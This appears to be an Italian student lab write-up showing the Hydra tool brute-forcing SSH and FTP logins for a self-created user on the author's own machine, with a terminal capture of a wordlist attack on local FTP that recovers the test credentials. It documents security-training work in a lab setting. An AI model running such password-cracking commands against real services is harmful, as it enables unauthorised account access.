



Come da immagine, dopo aver installato e avviato il servizio ssh(securshell) ho utilizzato il tool hydra per crackare login e password di uno user creato da me all'interno della mia macchina, col comando -l si può inserire un solo dato e idem per -p; -t mi indica il numero di tentativi simultanei(le teste dell'hydra appunto) e ssh e' il servizio di rete che si vuole crackare;



In questa immagine invece si vede che ho fatto lo stesso tipo di crack ma stavolta usando -L e -P che invece accettano wordlist o dizionari e ho messo -V per avere una maggiore verborbita'. Ho modificato la wordlist in modo tale che le password corrette venissero trovate subito, altrimenti il tempo impiegato sarebbe stato spropositatamente lungo.



```
kali@kali: /usr/share/wordlists
File Actions Edit View Help

(kali@kali)-[/usr/share/wordlists]
$ hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.tx
t 127.0.0.1 -t 4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 10:50:
15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 205761811360000 login tries (l
:14344400/p:14344400), ~51440452840000 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "test_user" - 1 of 2057618
11360000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 2 of 20576181
1360000 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456" - 3 of 2057618113
60000 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "12345" - 4 of 20576181136
0000 [child 3] (0/0)
[21][ftp] host: 127.0.0.1 login: test_user password: testpass
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "test_user" - 14344401 of 2
05761811360000 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "testpass" - 14344402 of 20
5761811360000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "123456" - 14344403 of 2057
61811360000 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "12345" - 14344404 of 20576
1811360000 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "123456789" - 14344405 of 2
05761811360000 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "password" - 14344406 of 20
5761811360000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "testpass" - pass "iloveyou" - 14344407 of 20
```

Qui invece ho fatto la stessa cosa ma modificando il servizio di rete che ho prima installato e poi avviato; usando il comando -u di hydra si puo' controllare se un certo modulo di rete richiede impostazioni da specificare ma in questo caso ftp(file transfer protocol) non ha particolari specifiche allo stesso modo di ssh.